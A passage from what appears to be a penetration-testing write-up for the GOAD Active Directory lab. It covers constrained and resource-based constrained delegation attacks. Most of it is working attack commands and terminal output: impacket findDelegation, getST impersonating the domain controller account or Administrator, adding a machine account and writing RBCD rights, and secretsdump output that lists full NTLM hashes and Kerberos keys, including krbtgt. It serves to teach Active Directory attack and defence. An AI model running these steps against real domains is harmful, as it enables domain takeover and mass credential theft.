brandon.stark:1115:aad3b435b51404eeaad3b435b51404ee:84bbaa1c58b7f69d2192560a3f932129:::
rickon.stark:1116:aad3b435b51404eeaad3b435b51404ee:7978dc8a66d8e480d9a86041f8409560:::
hodor:1117:aad3b435b51404eeaad3b435b51404ee:337d2667505c203904bd899c6c95525e:::
jon.snow:1118:aad3b435b51404eeaad3b435b51404ee:b8d76e56e9dac90539aff05e3ccb1755:::
samwell.tarly:1119:aad3b435b51404eeaad3b435b51404ee:f5db9e027ef824d029262068ac826843:::
jeor.mormont:1120:aad3b435b51404eeaad3b435b51404ee:6dccf1c567c56a40e56691a723a49664:::
sql_svc:1121:aad3b435b51404eeaad3b435b51404ee:84a5092f53390ea48d660be52b93b804:::
WINTERFELL$:1001:aad3b435b51404eeaad3b435b51404ee:0ee46077f5bcff15f247f26df34374f3:::
CASTELBLACK$:1105:aad3b435b51404eeaad3b435b51404ee:0bed08ca8d1f3cfaca0f3c651fa85d9e:::
SEVENKINGDOMS$:1104:aad3b435b51404eeaad3b435b51404ee:ca5420f5c0e0ba86fd881772a8da6f16:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:e7aa0f8a649aa96fab5ed9e65438392bfc549cb2695ac4237e97996823619972
Administrator:aes128-cts-hmac-sha1-96:bb7b6aed58a7a395e0e674ac76c28aa0
Administrator:des-cbc-md5:fe58cdcd13a43243
krbtgt:aes256-cts-hmac-sha1-96:c0c975bc75559ecc3b1f63ba4c8c783df325e75ac44ca9a80363d82be7444e1b
krbtgt:aes128-cts-hmac-sha1-96:15c357b690918ab7648fd19121a196cc
krbtgt:des-cbc-md5:f167617546041fa8
vagrant:aes256-cts-hmac-sha1-96:aa97635c942315178db04791ffa240411c36963b5a5e775e785c6bd21dd11c24
vagrant:aes128-cts-hmac-sha1-96:0d7c6160ffb016857b9af96c44110ab1
vagrant:des-cbc-md5:16dc9e8ad3dfc47f
arya.stark:aes256-cts-hmac-sha1-96:2001e8fb3da02f3be6945b4cce16e6abdd304974615d6feca7d135d4009d4f7d
arya.stark:aes128-cts-hmac-sha1-96:8477cba28e7d7cfe5338d172a23d74df
arya.stark:des-cbc-md5:13525243d6643285
eddard.stark:aes256-cts-hmac-sha1-96:f6b4d01107eb34c0ecb5f07d804fa9959dce6643f8e4688df17623b847ec7fc4
eddard.stark:aes128-cts-hmac-sha1-96:5f9b06a24b90862367ec221a11f92203
eddard.stark:des-cbc-md5:8067f7abecc7d346
catelyn.stark:aes256-cts-hmac-sha1-96:c8302e270b04252251de40b2bd5fba37395b55d5ed9ac95e03213dc739827283
catelyn.stark:aes128-cts-hmac-sha1-96:50ce7e2ad069fa40fb2bc7f5f9643d93
catelyn.stark:des-cbc-md5:6b314670a2f84cfb
robb.stark:aes256-cts-hmac-sha1-96:d7df5069178bbc93fdc34bbbcb8e374fd75c44d6ce51000f24688925cc4d9c2a
robb.stark:aes128-cts-hmac-sha1-96:b2965905e68356d63fedd9904357cc42
robb.stark:des-cbc-md5:c4b62c797f5dd01f
sansa.stark:aes256-cts-hmac-sha1-96:a268e7a385f4f165c6489c18a3bdeb52c5e505050449c6f9aeba4bc06a7fcbed
sansa.stark:aes128-cts-hmac-sha1-96:e2e6e885f6f4d3e25d759ea624961392
sansa.stark:des-cbc-md5:4c7c16e3f74cc4d3
brandon.stark:aes256-cts-hmac-sha1-96:6dd181186b68898376d3236662f8aeb8fa68e4b5880744034d293d18b6753b10
brandon.stark:aes128-cts-hmac-sha1-96:9de3581a163bd056073b71ab23142d73
brandon.stark:des-cbc-md5:76e61fda8a4f5245
rickon.stark:aes256-cts-hmac-sha1-96:79ffda34e5b23584b3bd67c887629815bb9ab8a1952ae9fda15511996587dcda
rickon.stark:aes128-cts-hmac-sha1-96:d4a0669b1eff6caa42f2632ebca8cd8d
rickon.stark:des-cbc-md5:b9ec3b8f2fd9d98a
hodor:aes256-cts-hmac-sha1-96:a33579ec769f3d6477a98e72102a7f8964f09a745c1191a705d8e1c3ab6e4287
[hun] 0:zsh- 1:[tmux]*Z 2:zshZ
```

Constrained Delegation

After the security issues that emerged with unconstrained delegation, Microsoft eventually rolled out a more restrictive form of delegation - constrained delegation. Instead of being able to authenticate anywhere under any impersonated user/system, constrained delegation only allows authentication to a predefined resource (hence the constraints).

With the release of constrained delegation also came a new Kerberos protocol, known as Service for User (S4U). Within the S4U protocol are two extensions, known as S4U2Self and S4U2Proxy.

The S4U protocol extensions both, in the end, result in the requesting of a Service Ticket (ST) on behalf of another user.

S4U2Self (Protocol Transition)

S4U2Self allows a service account to request a Service Ticket (ST/TGS) for itself on behalf of another user. This is useful when the service needs to act on behalf of a user who has already authenticated through a non-Kerberos method (e.g., via a web application). The service requests a ticket for the user without requiring the user’s password, relying instead on the service's own permissions in Active Directory.

S4U2Proxy

S4U2Proxy enables a service account, which has already acquired a Service Ticket for a user (using S4U2Self), to obtain a second Service Ticket to access other resources. This is possible only if the service account is configured with constrained delegation, which limits the accounts and services to which it can delegate. For example, in a scenario involving a web server and a database server, the web server can impersonate any user who connects to it, but it can only authenticate as those users to the database server.

Procedure

In this demo, we will walk through exploiting constrained delegation to impersonate the domain controller machine account to authenticate back to the domain controller.

1. Find a user with constrained delegation
2. Obtain that users's credentials
3. Generate a Service Ticket (ST) for the constrained resource, impersonating a privileged user
4. Pass the ticket to the constrained resource
5. Profit

Finding the Delegation

Let's assume we've obtained valid credentials through some means and obtained the following credentials, and we find our compromised user has constrained delegation on some system:

`jon.snow:iknownothing`

`impacket-findDelegation 'north.sevenkingdoms.local/jon.snow':'iknownothing' -dc-host winterfell`

```
┌──(hun㉿kali)-[~]
└─$ impacket-findDelegation 'north.sevenkingdoms.local/jon.snow':'iknownothing' -dc-host winterfell
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

AccountName   AccountType  DelegationType                      DelegationRightsTo
------------  -----------  ----------------------------------  ----------------------------------------
sansa.stark   Person       Unconstrained                       N/A
jon.snow      Person       Constrained w/ Protocol Transition  CIFS/winterfell
jon.snow      Person       Constrained w/ Protocol Transition  CIFS/winterfell.north.sevenkingdoms.local
CASTELBLACK$  Computer     Constrained                         HTTP/winterfell
CASTELBLACK$  Computer     Constrained                         HTTP/winterfell.north.sevenkingdoms.local
```

We can see here that user `jon.snow` has access to the `winterfell` machine through CIFS (Common Internet File System). CIFS covers a broad spectrum of protocols that a user may need for file sharing and access, and primarily uses the SMB protocol.

In the GOAD environment, we conveniently have delegation rights to impersonate any user to the domain controller specifically (`winterfell`). This makes it extremely simple to jump to DA permissions, so let's do it!

Generating a Service Ticket

To exploit constrained delegation, we need to request a Service Ticket (ST) on behalf of another user with our account. Since we have permissions to do so, let's impersonate someone with high privileges.

In the GOAD environment, `robb.stark` has administrative privileges over the domain controller `winterfell`, but we can do better. What if we tried the machine account of the domain controller?

`impacket-getST -spn CIFS/winterfell -impersonate WINTERFELL$ north.sevenkingdoms.local/jon.snow:iknownothing`

```
┌──(hun㉿kali)-[~]
└─$ impacket-getST -spn CIFS/winterfell.north.sevenkingdoms.local -impersonate WINTERFELL$ north.sevenkingdoms.local/jon.snow:iknownothing
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating WINTERFELL$
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in WINTERFELL$@CIFS_winterfell.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL.ccache
```

Next, we store the ticket in memory and verify it:

`export KRB5CCNAME==WINTERFELL\$@CIFS_winterfell.north.sevenkingdoms.local@NORTH.SEVENKIN`

`GDOMS.LOCAL.ccache`

`echo $KRB5CCNAME`

```
┌──(hun㉿kali)-[~]
└─$ export KRB5CCNAME=WINTERFELL\$@CIFS_winterfell.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL.ccache

┌──(hun㉿kali)-[~]
└─$ echo $KRB5CCNAME
WINTERFELL$@CIFS_winterfell.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL.ccache
```

We can also use `klist` to view the ticket information. If you don't have it installed, install it using `sudo apt install krb5-user`

`klist

```
┌──(hun㉿kali)-[~]
└─$ klist
Ticket cache: FILE:WINTERFELL$@CIFS_winterfell.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL.ccache
Default principal: WINTERFELL$@north.sevenkingdoms.local

Valid starting       Expires              Service principal
07/17/2024 09:25:54  07/17/2024 19:25:54  CIFS/winterfell.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL
        renew until 07/18/2024 09:25:54
```

And now we dump some secrets using the service ticket:

`impacket-secretsdump -no-pass -k winterfell.north.sevenkingdoms.local`

do note: depending on the SPN used (I used `CIFS/winterfell.north.sevenkingdoms.local`), the target hostname when dumping secrets must match the hostname in the SPN. So, if we instead requested a ticket for service `CIFS/winterfell`, we would need to point our ticket to

`winterfell`.

```
┌──(hun㉿kali)-[~]
└─$ impacket-secretsdump -no-pass -k winterfell.north.sevenkingdoms.local
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:11d05c2bc3496bc8534f6ba3d72121d1:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
arya.stark:1110:aad3b435b51404eeaad3b435b51404ee:4f622f4cd4284a887228940e2ff4e709:::
eddard.stark:1111:aad3b435b51404eeaad3b435b51404ee:d977b98c6c9282c5c478be1d97b237b8:::
catelyn.stark:1112:aad3b435b51404eeaad3b435b51404ee:cba36eccfd9d949c73bc73715364aff5:::
robb.stark:1113:aad3b435b51404eeaad3b435b51404ee:831486ac7f26860c9e2f51ac91e1a07a:::
sansa.stark:1114:aad3b435b51404eeaad3b435b51404ee:b777555c2e2e3716e075cc255b26c14d:::
brandon.stark:1115:aad3b435b51404eeaad3b435b51404ee:84bbaa1c58b7f69d2192560a3f932129:::
rickon.stark:1116:aad3b435b51404eeaad3b435b51404ee:7978dc8a66d8e480d9a86041f8409560:::
hodor:1117:aad3b435b51404eeaad3b435b51404ee:337d2667505c203904bd899c6c95525e:::
jon.snow:1118:aad3b435b51404eeaad3b435b51404ee:b8d76e56e9dac90539aff05e3ccb1755:::
samwell.tarly:1119:aad3b435b51404eeaad3b435b51404ee:f5db9e027ef824d029262068ac826843:::
jeor.mormont:1120:aad3b435b51404eeaad3b435b51404ee:6dccf1c567c56a40e56691a723a49664:::
sql_svc:1121:aad3b435b51404eeaad3b435b51404ee:84a5092f53390ea48d660be52b93b804:::
WINTERFELL$:1001:aad3b435b51404eeaad3b435b51404ee:8047c7073a641924b8a8fb44115213c1:::
CASTELBLACK$:1105:aad3b435b51404eeaad3b435b51404ee:74d035c035c5c575cf0d26d9dec936fc:::
SAMTHEADMIN-1$:1122:aad3b435b51404eeaad3b435b51404ee:1294da05e4c9b68f19761f9d1822e14d:::
evil$:1123:aad3b435b51404eeaad3b435b51404ee:b1739f7fc8377e25c77cfa2dfbdc3ec7:::
SEVENKINGDOMS$:1104:aad3b435b51404eeaad3b435b51404ee:e55973e8d855d27c0b3a33a80cc93b7b:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:e7aa0f8a649aa96fab5ed9e65438392bfc549cb2695ac4237e97996823619972
Administrator:aes128-cts-hmac-sha1-96:bb7b6aed58a7a395e0e674ac76c28aa0
Administrator:des-cbc-md5:fe58cdcd13a43243
krbtgt:aes256-cts-hmac-sha1-96:5357b375fb7d1a160f39f229ef69e0bb67ae4a34d55f15c2103a9fa5061e8b16
krbtgt:aes128-cts-hmac-sha1-96:69eae3895395efb28b327d8fe4d64315
krbtgt:des-cbc-md5:c7e310ef4f68c8fd
vagrant:aes256-cts-hmac-sha1-96:aa97635c942315178db04791ffa240411c36963b5a5e775e785c6bd21dd11c24
vagrant:aes128-cts-hmac-sha1-96:0d7c6160ffb016857b9af96c44110ab1
vagrant:des-cbc-md5:16dc9e8ad3dfc47f
arya.stark:aes256-cts-hmac-sha1-96:2001e8fb3da02f3be6945b4cce16e6abdd304974615d6feca7d135d4009d4f7d
arya.stark:aes128-cts-hmac-sha1-96:8477cba28e7d7cfe5338d172a23d74df
arya.stark:des-cbc-md5:13525243d6643285
eddard.stark:aes256-cts-hmac-sha1-96:f6b4d01107eb34c0ecb5f07d804fa9959dce6643f8e4688df17623b847ec7fc4
eddard.stark:aes128-cts-hmac-sha1-96:5f9b06a24b90862367ec221a11f92203
eddard.stark:des-cbc-md5:8067f7abecc7d346
catelyn.stark:aes256-cts-hmac-sha1-96:c8302e270b04252251de40b2bd5fba37395b55d5ed9ac95e03213dc739827283
catelyn.stark:aes128-cts-hmac-sha1-96:50ce7e2ad069fa40fb2bc7f5f9643d93
catelyn.stark:des-cbc-md5:6b314670a2f84cfb
robb.stark:aes256-cts-hmac-sha1-96:d7df5069178bbc93fdc34bbbcb8e374fd75c44d6ce51000f24688925cc4d9c2a
robb.stark:aes128-cts-hmac-sha1-96:b2965905e68356d63fedd9904357cc42
robb.stark:des-cbc-md5:c4b62c797f5dd01f
sansa.stark:aes256-cts-hmac-sha1-96:a268e7a385f4f165c6489c18a3bdeb52c5e505050449c6f9aeba4bc06a7fcbed
sansa.stark:aes128-cts-hmac-sha1-96:e2e6e885f6f4d3e25d759ea624961392
sansa.stark:des-cbc-md5:4c7c16e3f74cc4d3
brandon.stark:aes256-cts-hmac-sha1-96:6dd181186b68898376d3236662f8aeb8fa68e4b5880744034d293d18b6753b10
brandon.stark:aes128-cts-hmac-sha1-96:9de3581a163bd056073b71ab23142d73
brandon.stark:des-cbc-md5:76e61fda8a4f5245
rickon.stark:aes256-cts-hmac-sha1-96:79ffda34e5b23584b3bd67c887629815bb9ab8a1952ae9fda15511996587dcda
rickon.stark:aes128-cts-hmac-sha1-96:d4a0669b1eff6caa42f2632ebca8cd8d
rickon.stark:des-cbc-md5:b9ec3b8f2fd9d98a
hodor:aes256-cts-hmac-sha1-96:a33579ec769f3d6477a98e72102a7f8964f09a745c1191a705d8e1c3ab6e4287
hodor:aes128-cts-hmac-sha1-96:929126dcca8c698230b5787e8f5a5b60
```

Nice! Since we used an extremely privileged user in `secretsdump`, we have access to the `krbtgt` hash. It's basically game over, as we can now sign our own Kerberos tickets.

Resource Based Constrained Delegation

Resource-Based Constrained Delegation (RBCD) is a Kerberos feature introduced in Windows Server 2012 that allows a resource (like a file server or database server) to control which accounts can delegate authentication on its behalf. This shifts the delegation configuration from the service (user or computer account) initiating the delegation to the resource being accessed.

Compared to constrained delegation, RBCD minimizes vectors for abuse by shifting the control of impersonation permissions to the destination resource itself, rather than relying on the source user or service account.

By default, each user in a domain has a Machine Account Quota (MAQ) of 10. This means they can add 10 machine accounts to their account in a domain. If we can compromise a user's credentials, we can utilize this functionality and see if we can't configure the `msDS-AllowedToActOnBehalfOfOtherIdentity` to the computer account.

```
python addcomputer.py -computer-name 'compooter$' -computer-pass 'Password123' -dc-host kingslanding.sevenkingdoms.local 'sevenkingdoms.local/stannis.baratheon:Drag0nst0ne'
```

If we have the right permissions, we can add delegation permissions to our computer.

```
python rbcd.py -delegate-from 'compooter$' -delegate-to 'kingslanding$' -dc-ip 'kingslanding.sevenkingdoms.local' -action 'write' 'sevenkingdoms.local/stannis.baratheon:Drag0nst0ne'
```

If this works, we can utilize the S4U functionality in constrained delegation to impersonate the Administrator for the domain controller.

```
python getST.py -spn 'cifs/kingslanding.sevenkingdoms.local' -impersonate Administrator -dc-ip 'kingslanding.sevenkingdoms.local'
```

`'sevenkingdoms.local/compooter$:Password123'`

```
┌──(hun㉿kali)-[~/tools/impacket/examples]
└─$ python getST.py -spn 'cifs/kingslanding.sevenkingdoms.local' -impersonate Administrator -dc-ip 'kingslanding.sevenkingdoms.local' 'sevenkingdoms.local/compooter$:Password123'

Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache
```

If this worked, we should now receive an Administrator ticket for the `KINGSLANDING` domain controller!

```
┌──(hun㉿kali)-[~]
└─$ ls
Administrator@cifs_kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache  findings  tools

┌──(hun㉿kali)-[~]
└─$ mv Administrator@cifs_kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache kingslanding.ccache

┌──(hun㉿kali)-[~]
└─$ ls
findings  kingslanding.ccache  tools
```

Let's export that to memory:

`export KRB5CCNAME=kingslanding.ccache`

```
┌──(hun㉿kali)-[~]
└─$ export KRB5CCNAME=kingslanding.ccache

┌──(hun㉿kali)-[~]
└─$ echo $KRB5CCNAME
kingslanding.ccache

┌──(hun㉿kali)-[~]
└─$ klist
Ticket cache: FILE:kingslanding.ccache
Default principal: Administrator@sevenkingdoms.local

Valid starting       Expires              Service principal
12/06/2024 13:15:30  12/06/2024 23:15:30  cifs/kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL
        renew until 12/07/2024 13:15:30
```

And pass authenticate to the domain controller as the Administrator!

`impacket-secretsdump -no-pass -k kingslanding.sevenkingdoms.local`

Resources

- https://github.com/Orange-Cyberdefense/GOAD/blob/main/ad/GOAD/data/config.json
- https://blog.redxorblue.com/2019/12/no-shells-required-using-impacket-to.html
- https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html
- https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/cc939973(v=technet.10)?redirectedfrom=MSDN
- https://adsecurity.org/?page_id=183
- https://www.secureauth.com/blog/kerberos-delegation-spns-and-more/
- https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/bde93b0e-f3c9-4ddf-9f44-e1453be7af5a
- https://adsecurity.org/?p=1667
- https://harmj0y.medium.com/s4u2pwnage-36efe1a2777c
- https://blog.netwrix.com/2021/11/30/what-is-kerberos-delegation-an-overview-of-kerberos-delegation/
- https://github.com/Orange-Cyberdefense/GOAD/blob/main/ad/GOAD/data/config.json
- https://blog.redxorblue.com/2019/12/no-shells-required-using-impacket-to.html

- https://medium.com/@riccardo.ancarani94/exploiting-unconstrained-delegation-a81eabbd6976
- https://sqlmastersconsulting.com.au/SQL-Server-Blog/granting-sql-service-account-permissions-create-spns/
- https://www.crowe.com/cybersecurity-watch/unconstrained-delegation-too-trusting-for-its-own-good
- https://adsecurity.org/?page_id=183
- https://github.com/dirkjanm/krbrelayx
- https://github.com/fortra/impacket
- https://github.com/the-useless-one/pywerview
- https://github.com/PowerShellMafia/PowerSploit/tree/master
- https://tools.thehacker.recipes/impacket/examples/getuserspns.py